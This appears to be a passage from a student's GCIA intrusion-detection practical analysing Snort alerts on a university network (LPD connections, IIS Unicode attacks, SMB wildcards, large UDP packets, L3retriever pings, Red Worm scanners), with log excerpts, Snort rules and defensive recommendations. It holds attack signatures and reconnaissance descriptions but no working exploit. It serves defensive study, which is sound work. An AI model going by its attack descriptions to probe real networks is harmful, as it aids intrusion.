02/18-21:31:17.147403 [**] connect to 515 from inside [**] MY.NET.153.109:1439 -> MY.NET.150.198:515
02/18-21:31:17.149118 [**] connect to 515 from inside [**] MY.NET.153.109:1439 -> MY.NET.150.198:515
02/18-21:31:17.149187 [**] connect to 515 from inside [**] MY.NET.153.109:1439 -> MY.NET.150.198:515
02/18-21:31:17.151068 [**] connect to 515 from inside [**] MY.NET.153.109:1439 -> MY.NET.150.198:515
02/18-21:31:17.151137 [**] connect to 515 from inside [**] MY.NET.153.109:1439 -> MY.NET.150.198:515

MY.NET.153.122
02/18-22:09:50.567131 [**] connect to 515 from inside [**] MY.NET.153.122:3663 -> MY.NET.150.198:515
02/18-22:09:50.568033 [**] connect to 515 from inside [**] MY.NET.153.122:3663 -> MY.NET.150.198:515
02/18-22:09:50.568099 [**] connect to 515 from inside [**] MY.NET.153.122:3663 -> MY.NET.150.198:515
02/18-22:09:50.569086 [**] connect to 515 from inside [**] MY.NET.153.122:3663 -> MY.NET.150.198:515
02/18-22:09:50.569154 [**] connect to 515 from inside [**] MY.NET.153.122:3663 -> MY.NET.150.198:515

There is some cause for alarm here due to the static source ports. Unchanging source ports usually indicates packet crafting. A likely explanation is that a more general rule was used for this alert such as follows:

alert tcp $INTERNAL any -> $INTERNAL 515 (msg: “connect to 515 from inside”;)

If this is the case then a single TCP connection is being alerted on multiple times. Source ports do not change for a single TCP connection.

The most likely explanation is that MY.NET.150.198 is a highly used Unix Print Server. If this is the case I do not see the merit of alerting on internal connection attempts to this server and thus I would classify this as false positives.

Defensive Recommendations

If the workstations MY.NET.150.198, MY.NET.150.205, and MY.NET.1.63 are not meant to be print servers, check the configuration of these machines to verify LPD is not running. In either case make sure that system security patches are up-to-date to help ensure that the LPD service is not vulnerable to known vulnerabilities. Unless there is some compelling reason to leave it the way it is I would suggest modifying the snort rule as follows:

alert tcp $INTERNAL any -> $INTERNAL 515 (msg: "connect to 515 from inside"; flags: S;)

This will cut down on alerts by only alerting on connection requests. Since fast alerts are being used and I have no reason to believe that the alerts are being logged in TCPDUMP format the presence of the multiple entries for the entire session server no purpose other than to determine the duration of a connection.

Correlation's

Similar activity was reported by Alberto Grazi in his GCIA pratcical at http://www.giac.org/practical/Alberto_Grazi_GCIA.zip. Conflicting information was reported in the GCIA practical by Thomas Rodriquez (http://www.giac.org/practical/Thomas_Rodriguez_GCIA.doc). In both practicals the author believes that the traffic is targeted at the Unix print service. Alberto indicates that the static source port may be due to packet crafting. In Thomas's analysis internal machines were connecting to external machine for port tcp 515. This makes me wonder if the sensor has not been relocated since the time of Tom's practical.

2. spp_http_decode: IIS Unicode attack detected

Analysis

This alert accounted for roughly 16% of the alert data, specifically 68026 instances were alerted on. This alert is not caused be a snort rule rather it is being generated by the http_decode preprocessor.

The top 5 sources for this alert were:

- 4843 attempts - MY.NET.153.143
- 4346 attempts - MY.NET.153.197
- 4214 attempts - MY.NET.153.106
- 2991 attempts - MY.NET.153.196
- 2407 attempts - MY.NET.153.189

The top 5 destinations for this alert were:

- 5505 attempts - 211.115.213.202
- 2226 attempts - 211.111.214.125
- 1664 attempts - 211.111.220.163
- 1587 attempts - 211.233.29.216
- 1488 attempts - 211.115.213.207

Excerpts from the alert file for each of the source addresses follow:

MY.NET.153.143

02/18-19:29:17.109555 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.143:1762 -> 216.136.131.160:80
02/18-19:29:17.109555 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.143:1762 -> 216.136.131.160:80
02/18-19:29:44.745109 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.143:1766 -> 216.136.131.160:80
02/18-19:29:44.745109 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.143:1766 -> 216.136.131.160:80
02/18-19:31:33.865504 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.143:1799 -> 216.136.131.160:80

MY.NET.153.197

02/18-10:25:12.553654 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.197:1572 -> 211.233.30.103:80
02/18-10:25:12.553654 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.197:1572 -> 211.233.30.103:80
02/18-10:57:36.918199 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.197:1596 -> 205.188.180.25:80
02/18-10:57:36.918199 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.197:1596 -> 205.188.180.25:80
02/18-10:57:36.918199 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.197:1596 -> 205.188.180.25:80

MY.NET.153.106

02/18-19:24:13.155856 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.106:3709 -> 211.32.117.203:80
02/18-19:24:13.155856 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.106:3709 -> 211.32.117.203:80
02/18-19:24:17.732918 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.106:3713 -> 211.233.28.102:80
02/18-19:24:17.732918 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.106:3713 -> 211.233.28.102:80
02/18-19:24:17.732918 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.106:3713 -> 211.233.28.102:80

MY.NET.153.196
02/18-19:50:09.115986 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.196:1503 -> 211.239.123.230:80
02/18-19:50:09.892714 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.196:1504 -> 211.239.123.230:80
02/18-19:50:24.329470 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.196:1505 -> 211.239.123.230:80
02/18-19:50:24.410229 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.196:1506 -> 211.239.123.230:80
02/18-19:50:24.474838 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.196:1506 -> 211.239.123.230:80

MY.NET.153.189
02/18-16:10:12.250530 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.189:1244 -> 211.233.79.238:80
02/18-16:10:48.733986 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.189:1249 -> 211.233.28.103:80
02/18-16:10:48.733986 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.189:1249 -> 211.233.28.103:80
02/18-16:10:49.893739 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.189:1096 -> 211.233.29.218:80
02/18-16:10:49.893739 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.189:1096 -> 211.233.29.218:80

This should be a cause for alarm if there are unpatched IIS4.0/5.0 webservers. This vulnerability allows a remote user to view files and execute arbitrary commands by sending malformed URL's with embedded Unicode characters. The commands will be executed with the permissions of the restricted IUSR account in a typical setup. An explanation of this vulnerability may be found at http://www.sans.org/newlook/digests/unicode.htm. This could be caused from Code Blue or some variant.

In all instances there is evidence of packet crafting as indicated by the static source ports. This could be a case of attackers using the University's machines to attack other networks. The open nature of a University helps to protect the anonymity of attackers and gives them an easy platform for mounting attacks.

Defensive Recommendations

It is imperative to keep the security patches from Microsoft up to date on a system running the IIS service. Check the source machines for running IIS servers, if the service is not needed then shut it down. Install antivirus software on all machines to help protect against viruses and worms. Over the last year this service has been a target of various Internet worms including: code red, code blue, nimda, etc. It is quite possible that these alerts are from some systems on the Internet still infected with these worms. Install URLScan available from Microsoft on IIS webservers to help protect against vulnerabilities such as buffer overflows, malformed URLS, etc.

Correlation's

Similar activity was reported by Steve Lukacs in his GCIA practical and by John Jenkinson in his GCIA practical. John indicates that this could be caused by Code Blue or some variant. This vulnerability has been assigned to CVE-2000-0884.

3. SMB Name Wildcard

Analysis

This rule accounted for roughly 14.5% of the alert data, specifically 60342 instances were alerted on. This alert is most likely caused by the following snort rule:

alert udp any any -> 192.168.1.0/24 137 (msg:"SMB Name Wildcard"; content:"CKAAAAAAAAAAAAAAAAAAAAAAAAAAAA|0000|";)

This is may be caused from using the nbtstat program with the –A ip address option. This allows an attacker to list open shares and other information on listening windows and samba hosts. This is also normal in the microsoft networking protocol when the client only knows the ip address for the machine with which communication is desired. An excellent write-up on this activity is provided at http://www.sans.org/newlook/resources/IDFAQ/port_137.htm. This activity may also be caused by the 911 virus/worm or the network.vbs worm as mentioned in the referenced URL.

The top 5 sources for this alert:

- 13473 attempts - MY.NET.11.6
- 12031 attempts - MY.NET.11.7
- 3634 attempts - MY.NET.11.5
- 1170 attempts - MY.NET.152.163
- 666 attempts - MY.NET.152.167

The top 5 destinations for this alert:

- 13400 attempts - MY.NET.11.6
- 12003 attempts - MY.NET.11.7
- 3628 attempts - MY.NET.11.5
- 1172 attempts - MY.NET.152.163
- 668 attempts - MY.NET.152.167

Excerpts from the alert file for each of the source addresses follow:

MY.NET.11.6

02/18-23:59:41.350433 [**] SMB Name Wildcard [**] MY.NET.11.6:137 -> MY.NET.152.182:137
02/18-23:59:50.543255 [**] SMB Name Wildcard [**] MY.NET.152.11:137 -> MY.NET.11.6:137
02/18-23:59:50.544749 [**] SMB Name Wildcard [**] MY.NET.11.6:137 -> MY.NET.152.11:137
02/18-23:59:57.730206 [**] SMB Name Wildcard [**] MY.NET.152.159:137 -> MY.NET.11.6:137
02/18-23:59:57.730518 [**] SMB Name Wildcard [**] MY.NET.11.6:137 -> MY.NET.152.159:137

MY.NET.11.7
02/18-23:58:32.465165 [**] SMB Name Wildcard [**] MY.NET.11.7:137 -> MY.NET.152.22:137
02/18-23:58:49.712651 [**] SMB Name Wildcard [**] MY.NET.152.174:137 -> MY.NET.11.7:137
02/18-23:58:49.712886 [**] SMB Name Wildcard [**] MY.NET.11.7:137 -> MY.NET.152.174:137
02/18-23:59:40.077807 [**] SMB Name Wildcard [**] MY.NET.152.167:137 -> MY.NET.11.7:137
02/18-23:59:40.078067 [**] SMB Name Wildcard [**] MY.NET.11.7:137 -> MY.NET.152.167:137

MY.NET.11.5
02/18-23:42:37.101912 [**] SMB Name Wildcard [**] MY.NET.11.5:137 -> MY.NET.152.172:137
02/18-23:48:16.603174 [**] SMB Name Wildcard [**] MY.NET.152.22:137 -> MY.NET.11.5:137
02/18-23:48:16.603507 [**] SMB Name Wildcard [**] MY.NET.11.5:137 -> MY.NET.152.22:137
02/18-23:52:18.706332 [**] SMB Name Wildcard [**] MY.NET.152.22:137 -> MY.NET.11.5:137
02/18-23:52:18.706567 [**] SMB Name Wildcard [**] MY.NET.11.5:137 -> MY.NET.152.22:137

MY.NET.152.163
02/18-18:01:54.864171 [**] SMB Name Wildcard [**] MY.NET.11.6:137 -> MY.NET.152.163:137
02/18-18:07:22.778297 [**] SMB Name Wildcard [**] MY.NET.152.163:137 -> MY.NET.11.6:137
02/18-18:07:22.779800 [**] SMB Name Wildcard [**] MY.NET.11.6:137 -> MY.NET.152.163:137
02/18-18:14:09.146128 [**] SMB Name Wildcard [**] MY.NET.152.163:137 -> MY.NET.11.5:137
02/18-18:14:09.146364 [**] SMB Name Wildcard [**] MY.NET.11.5:137 -> MY.NET.152.163:137

MY.NET.152.167
02/18-23:54:13.492325 [**] SMB Name Wildcard [**] MY.NET.11.6:137 -> MY.NET.152.167:137
02/18-23:57:20.262033 [**] SMB Name Wildcard [**] MY.NET.152.167:137 -> MY.NET.11.7:137
02/18-23:57:20.262269 [**] SMB Name Wildcard [**] MY.NET.11.7:137 -> MY.NET.152.167:137
02/18-23:59:40.077807 [**] SMB Name Wildcard [**] MY.NET.152.167:137 -> MY.NET.11.7:137
02/18-23:59:40.078067 [**] SMB Name Wildcard [**] MY.NET.11.7:137 -> MY.NET.152.167:137

This appears to be normal windows traffic so I will classify these as false positives.

Defensive Recommendations

If possible block ports TCP and UDP 135-139 at the edge router through access lists. Connections from external machines should to these ports should not be allowed as they allow an attacker to gather valuable information to use in a targeted attack. Anti-virus software should be installed on all machines to help protect against viruses/worms.

Correlation's

John Jenkinson and Alberto Grazi reported similar activity in their GCIA practicals.

4. MISC Large UDP Packet

Analysis

This rule accounted for roughly 8% of the alert data, specifically 33012 instances were alerted on. It is likely that the following rules is used to generate this alert:

alert udp $EXTERNAL_NET any -> $HOME_NET any (msg:"MISC Large UDP Packet"; dsize: >4000; reference:arachnids,247; classtype:bad-unknown; sid:521; rev:1;)

The top 5 sources for this alert were:

- 4759 attempts - 216.54.221.197
- 3058 attempts - 63.240.15.204
- 2782 attempts - 64.152.216.82
- 2716 attempts - 63.240.15.199
- 2469 attempts - 63.250.205.9

The top 5 destinations for this alert were:

- 10904 attempts - MY.NET.153.184
- 6295 attempts - MY.NET.153.197
- 4759 attempts - MY.NET.153.171
- 2469 attempts - MY.NET.153.152
- 2383 attempts - MY.NET.152.168

Excerpts from the alert file for each of the source addresses follow:

216.54.221.197

02/16-14:23:13.192770 [**] MISC Large UDP Packet [**] 216.54.221.197:28185 -> MY.NET.153.171:4779
02/16-14:23:13.488910 [**] MISC Large UDP Packet [**] 216.54.221.197:28185 -> MY.NET.153.171:4779
02/16-14:23:13.692055 [**] MISC Large UDP Packet [**] 216.54.221.197:28185 -> MY.NET.153.171:4779
02/16-14:23:14.393256 [**] MISC Large UDP Packet [**] 216.54.221.197:28185 -> MY.NET.153.171:4779
02/16-14:23:15.084121 [**] MISC Large UDP Packet [**] 216.54.221.197:28185 -> MY.NET.153.171:4779

63.240.15.204

02/18-14:16:59.182466 [**] MISC Large UDP Packet [**] 63.240.15.204:22678 -> MY.NET.153.197:1875
02/18-14:16:59.389543 [**] MISC Large UDP Packet [**] 63.240.15.204:22678 -> MY.NET.153.197:1875
02/18-14:17:00.183233 [**] MISC Large UDP Packet [**] 63.240.15.204:22678 -> MY.NET.153.197:1875
02/18-14:17:01.381942 [**] MISC Large UDP Packet [**] 63.240.15.204:22678 -> MY.NET.153.197:1875
02/18-14:17:01.986114 [**] MISC Large UDP Packet [**] 63.240.15.204:36306 -> MY.NET.153.197:44508

64.152.216.82

02/14-12:24:21.219557 [**] MISC Large UDP Packet [**] 64.152.216.82:25706 -> MY.NET.153.184:1913
02/14-12:24:21.340041 [**] MISC Large UDP Packet [**] 64.152.216.82:25706 -> MY.NET.153.184:1913
02/14-12:24:21.429193 [**] MISC Large UDP Packet [**] 64.152.216.82:25706 -> MY.NET.153.184:1913

02/14-12:24:21.617807 [**] MISC Large UDP Packet [**] 64.152.216.82:25706 -> MY.NET.153.184:1913
02/14-12:24:21.719014 [**] MISC Large UDP Packet [**] 64.152.216.82:25706 -> MY.NET.153.184:1913

63.240.15.199
02/18-14:27:22.109378 [**] MISC Large UDP Packet [**] 63.240.15.199:29918 -> MY.NET.153.197:1973
02/18-14:27:22.205424 [**] MISC Large UDP Packet [**] 63.240.15.199:29918 -> MY.NET.153.197:1973
02/18-14:27:22.327720 [**] MISC Large UDP Packet [**] 63.240.15.199:29918 -> MY.NET.153.197:1973
02/18-14:27:22.518321 [**] MISC Large UDP Packet [**] 63.240.15.199:29918 -> MY.NET.153.197:1973
02/18-14:27:23.207756 [**] MISC Large UDP Packet [**] 63.240.15.199:29918 -> MY.NET.153.197:1973

63.250.205.9
02/14-17:42:31.616121 [**] MISC Large UDP Packet [**] 63.250.205.9:148 -> MY.NET.153.152:65370
02/14-17:42:31.821688 [**] MISC Large UDP Packet [**] 63.250.205.9:25185 -> MY.NET.153.152:15955
02/14-17:42:31.930464 [**] MISC Large UDP Packet [**] 63.250.205.9:0 -> MY.NET.153.152:0
02/14-17:42:32.020018 [**] MISC Large UDP Packet [**] 63.250.205.9:0 -> MY.NET.153.152:0
02/14-17:42:32.321050 [**] MISC Large UDP Packet [**] 63.250.205.9:0 -> MY.NET.153.152:0

The traffic is categorized as bad-unknown by the snort rule. There is some indication of packet crafting by the source port and dest port of 0. A search of google turned up a number of explanations for the destination port 0 including rpcbind, samba, and OS fingerprinting (this was also indicated in John Jenkinson's GCIA practical). It is hard to determine the intent of this traffic without analyzing the packets.

Defensive Recommendations

I would recommend blocking port tcp/0 and udp/0 at the edge router. For all three explanations connections from external sources are not desired as valuable reconnaisance information may be gained as well as attacks launched against rpc.

Correlation's

Similar activity is reported in John Jenkinson's GCIA practical. The information in John's practical supports the information given as possible causes.

5. ICMP Echo Request L3retriever Ping

Analysis

This alert accounted for roughly 7% of the alert data, specifically 29871 instances were reported on. This alert is probably generated from the following snort rule or some modification thereof:

alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP L3retriever Ping"; content: "ABCDEFGHIJKLMNOPQRSTUVWABCDEFGHI"; itype: 8; icode: 0; depth: 32; reference:arachnids,311; classtype:attempted-recon; sid:466; rev:1;)

A search of google for L3retriever returned about 649 hits. I was unable to find a description for L3retriever. This appears to be a reconnaisance attack using ICMP to probe for responsive hosts.

The top 5 sources for this alert were:

- 1157 attempts - MY.NET.152.163
- 676 attempts - MY.NET.152.167
- 624 attempts - MY.NET.152.180
- 616 attempts - MY.NET.152.183
- 614 attempts - MY.NET.152.162

The top 5 destinations for this alert were:

- 13463 attempts - MY.NET.11.6
- 12012 attempts - MY.NET.11.7
- 3646 attempts - MY.NET.11.5
- 370 attempts - MY.NET.5.4
- 161 attempts - MY.NET.150.133

Excerpts from the alert file for each of the source addresses follow:

MY.NET.152.163

02/18-17:46:57.995292 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.163 -> MY.NET.11.5
02/18-17:52:20.442050 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.163 -> MY.NET.11.6
02/18-18:01:52.539681 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.163 -> MY.NET.11.5
02/18-18:07:22.776805 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.163 -> MY.NET.11.6
02/18-18:14:09.145956 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.163 -> MY.NET.11.5

MY.NET.152.167

02/18-23:42:17.965009 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.167 -> MY.NET.11.7
02/18-23:54:11.223554 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.167 -> MY.NET.11.6
02/18-23:54:13.491706 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.167 -> MY.NET.11.6
02/18-23:57:20.260667 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.167 -> MY.NET.11.7
02/18-23:59:40.077430 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.167 -> MY.NET.11.7

MY.NET.152.180
02/18-22:49:22.171362 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.180 -> MY.NET.11.7
02/18-23:19:26.804248 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.180 -> MY.NET.11.7
02/18-23:34:29.136389 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.180 -> MY.NET.11.7
02/18-23:42:14.592082 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.180 -> MY.NET.11.7
02/18-23:49:31.465786 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.180 -> MY.NET.11.7

MY.NET.152.183
02/18-23:11:27.347303 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.183 -> MY.NET.11.6
02/18-23:26:29.681979 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.183 -> MY.NET.11.6
02/18-23:29:14.613777 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.183 -> MY.NET.11.6
02/18-23:41:31.967592 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.183 -> MY.NET.11.6
02/18-23:56:34.295999 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.183 -> MY.NET.11.6

MY.NET.152.162
02/18-23:21:49.248304 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.162 -> MY.NET.11.7
02/18-23:21:52.673330 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.162 -> MY.NET.11.5
02/18-23:24:47.456629 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.162 -> MY.NET.11.6
02/18-23:38:54.327906 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.162 -> MY.NET.11.5
02/18-23:46:14.295503 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.152.162 -> MY.NET.11.7

Defensive Recommendations

There is really not a lot to be done here. If you block icmp at the edge router, important error messages for the UDP protocol may not be allowed to reach hosts on your network

Correlation's

I was unable to find any correlations with other students practicals for the L3retriever alert. A search of bugtraq, securityfocus, and google did not return any explanation for the alert. I was able to find the trigerring rule on snort's website. A search of google returned 649 hits and many instances of similar activity.

Top 3 Scanners

1. MY.NET.6.49

Analysis

This address was involved in 170885 scans and 2252 alerts. Of the 2183 alerts where this host was involved as the source only 15 alerts were for rules other than the "Red Worm" rule. A summary for the alerts involving this ip are shown below:

High port 65535 udp – possible Red Worm – traffic: 2168 as source, 67 as destination

Attempted Sun RPC high port access: 5 as source, 0 as destination

Back Orifice: 6 as source, 0 as destination

ICMP Fragment Reassembly Time Exceeded: 4 as source, 2 as destination

The top 2 ports scanned by this host were:

- 8469 - Udp/0
- 711 - Udp/1

The top 2 ports scanned on this host were:

- 3511 – Udp/0
- 29 – Udp/1

Host as source alert file excerpts:

```
02/14-10:46:42.888193  [**] Attempted Sun RPC high port access [**] MY.NET.6.49:1098 ->
MY.NET.153.140:32771
02/14-11:22:47.590232  [**] Back Orifice [**] MY.NET.6.49:26465 -> MY.NET.153.145:31337
02/14-11:22:47.610699  [**] Back Orifice [**] MY.NET.6.49:26465 -> MY.NET.153.145:31337
02/16-17:24:58.682812  [**] ICMP Fragment Reassembly Time Exceeded [**] MY.NET.6.49 ->
MY.NET.149.52
02/17-13:56:20.092772  [**] ICMP Fragment Reassembly Time Exceeded [**] MY.NET.6.49 ->
MY.NET.149.43
02/17-17:31:34.751441  [**] ICMP Fragment Reassembly Time Exceeded [**] MY.NET.6.49 ->
MY.NET.153.171
02/17-19:27:16.860441  [**] Attempted Sun RPC high port access [**] MY.NET.6.49:56107 ->
MY.NET.153.174:32771
02/17-21:11:27.192145  [**] Attempted Sun RPC high port access [**] MY.NET.6.49:528 ->
MY.NET.153.207:32771
02/17-22:42:14.642099  [**] ICMP Fragment Reassembly Time Exceeded [**] MY.NET.6.49 ->
MY.NET.153.150
02/18-10:29:33.047481  [**] Attempted Sun RPC high port access [**] MY.NET.6.49:57 ->
MY.NET.153.188:32771
02/18-13:47:09.310139  [**] Back Orifice [**] MY.NET.6.49:15392 -> MY.NET.152.158:31337
```

02/18-14:51:48.454680 [**] Back Orifice [**] MY.NET.6.49:15138 -> MY.NET.152.158:31337
02/18-15:02:02.024412 [**] Back Orifice [**] MY.NET.6.49:15394 -> MY.NET.152.158:31337
02/18-17:14:55.986010 [**] Back Orifice [**] MY.NET.6.49:28015 -> MY.NET.153.149:31337
02/18-17:44:08.682686 [**] Attempted Sun RPC high port access [**] MY.NET.6.49:35982 -> MY.NET.153.143:32771
02/18-22:46:38.235682 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.49:65535 -> MY.NET.152.13:65535
02/18-22:46:43.239608 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.49:65535 -> MY.NET.152.13:65535
02/18-23:08:14.899905 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.49:65535 -> MY.NET.153.171:65535
02/18-23:08:25.516016 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.49:65535 -> MY.NET.153.171:65535
02/18-23:35:09.153590 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.49:65535 -> MY.NET.153.195:65535
02/18-23:38:43.550178 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.49:43263 -> MY.NET.153.195:65535
02/18-23:43:55.090095 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.49:16383 -> MY.NET.153.169:65535
02/18-23:44:38.044694 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.49:65535 -> MY.NET.153.195:65535
02/18-23:49:47.651983 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.49:51455 -> MY.NET.153.167:65535
02/18-23:49:47.824035 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.49:65535 -> MY.NET.153.167:65280

Host as destination alert file excerpts:

02/15-10:53:02.570362 [**] ICMP Fragment Reassembly Time Exceeded [**] MY.NET.152.157 -> MY.NET.6.49
02/15-11:36:42.322929 [**] ICMP Fragment Reassembly Time Exceeded [**] MY.NET.152.251 -> MY.NET.6.49
02/18-22:46:38.235682 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.49:65535 -> MY.NET.152.13:65535
02/18-22:46:43.239608 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.49:65535 -> MY.NET.152.13:65535
02/18-23:08:14.899905 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.49:65535 -> MY.NET.153.171:65535
02/18-23:08:25.516016 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.49:65535 -> MY.NET.153.171:65535
02/18-23:35:09.153590 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.49:65535 -> MY.NET.153.195:65535
02/18-23:38:43.550178 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.49:43263 -> MY.NET.153.195:65535
02/18-23:43:55.090095 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.49:16383 -> MY.NET.153.169:65535
02/18-23:44:38.044694 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.49:65535 -> MY.NET.153.195:65535
02/18-23:49:47.651983 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.49:51455 -> MY.NET.153.167:65535
02/18-23:49:47.824035 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.49:65535 -> MY.NET.153.167:65280

This host is probably a Linux server running NFS or Samba as indicated by the port 0 traffic. It should be checked immediately for signs of the Red Worm. The

Red Worm also known as the Adore Worm infects hosts through a number of vulnerabilities concerning BIND named, wu-ftpd, rpc.statd and lpd services. An excellent description of the worm may be found at http://www.europe.f-secure.com/v-descs/adore.shtml.

Defensive Recommendations

I would recommend blocking inbound UDP port 65535 at the edge router. This is not a well-known port and any traffic directed at this port is probably intended for malicious purposes. Possible an antivirus program for Unix would help prevent against infections such as this, I believe Sophos make antivirus software for Unix.

Correlation's

Descriptions of this worm may be found at http://www.europe.f-secure.com/v-descs/adore.shtml and http://www.sans.org/y2k/adore.htm.

2. MY.NET.6.52

Analysis

This address was involved in 125653 scans and 1707 alerts. Of the 1707 alerts where this host was involved as the source only 8 alerts were for rules other than the "Red Worm" rule. A summary for the alerts involving this ip are shown below:

High port 65535 udp – possible Red Worm – traffic: 1653 as source, 46 as destination

Attempted Sun RPC high port access: 3 as source, 0 as destination

Port 55850 udp – Possible myserver activity – ref. 010313-1: 4 as source, 0 as destination

ICMP Fragment Reassembly Time Exceeded: 1 as source, 0 as destination

The top 2 ports scanned by this host were:
- 5487 - Udp/0
- 569 - Udp/1

The top 2 ports scanned on this host were:
- 2298 – Udp/0
- 13 – Udp/1

Host as source alert file excerpts:

02/14-12:05:35.953070 [**] Attempted Sun RPC high port access [**] MY.NET.6.52:8968 -> MY.NET.153.161:32771
02/14-19:19:03.522707 [**] ICMP Fragment Reassembly Time Exceeded [**] MY.NET.6.52 -> MY.NET.153.151
02/15-10:58:56.879473 [**] Attempted Sun RPC high port access [**] MY.NET.6.52:57 -> MY.NET.153.207:32771
02/17-17:12:56.535922 [**] Attempted Sun RPC high port access [**] MY.NET.6.52:64583 -> MY.NET.88.148:32771
02/17-19:11:06.988812 [**] Port 55850 udp - Possible myserver activity - ref. 010313-1 [**] MY.NET.6.52:55850 -> MY.NET.153.151:24858
02/17-19:11:06.991279 [**] Port 55850 udp - Possible myserver activity - ref. 010313-1 [**] MY.NET.6.52:55850 -> MY.NET.153.151:24858
02/17-19:11:06.995091 [**] Port 55850 udp - Possible myserver activity - ref. 010313-1 [**] MY.NET.6.52:55850 -> MY.NET.153.151:24858
02/17-19:11:07.298735 [**] Port 55850 udp - Possible myserver activity - ref. 010313-1 [**] MY.NET.6.52:55850 -> MY.NET.153.151:24858
02/18-22:34:32.251624 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.52:65535 -> MY.NET.152.183:65535
02/18-22:55:02.144789 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.52:65535 -> MY.NET.153.207:65535
02/18-23:06:53.718232 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.52:65535 -> MY.NET.152.45:65535
02/18-23:17:01.204676 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.52:65535 -> MY.NET.153.208:65535

Host as destination alert file excerpts:

02/17-22:05:55.676036 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.149.63:65535 -> MY.NET.6.52:65280
02/17-22:05:55.677076 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.149.63:65535 -> MY.NET.6.52:65280
02/17-22:36:16.400818 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.149.11:43262 -> MY.NET.6.52:65535
02/18-11:56:15.996186 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.152.248:65535 -> MY.NET.6.52:65535
02/18-14:14:41.243730 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.152.22:65535 -> MY.NET.6.52:65535
02/18-16:42:46.778849 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.153.191:59647 -> MY.NET.6.52:65535
02/18-17:31:33.058677 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.153.164:65535 -> MY.NET.6.52:65535
02/18-21:07:22.838483 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.149.54:65535 -> MY.NET.6.52:65535
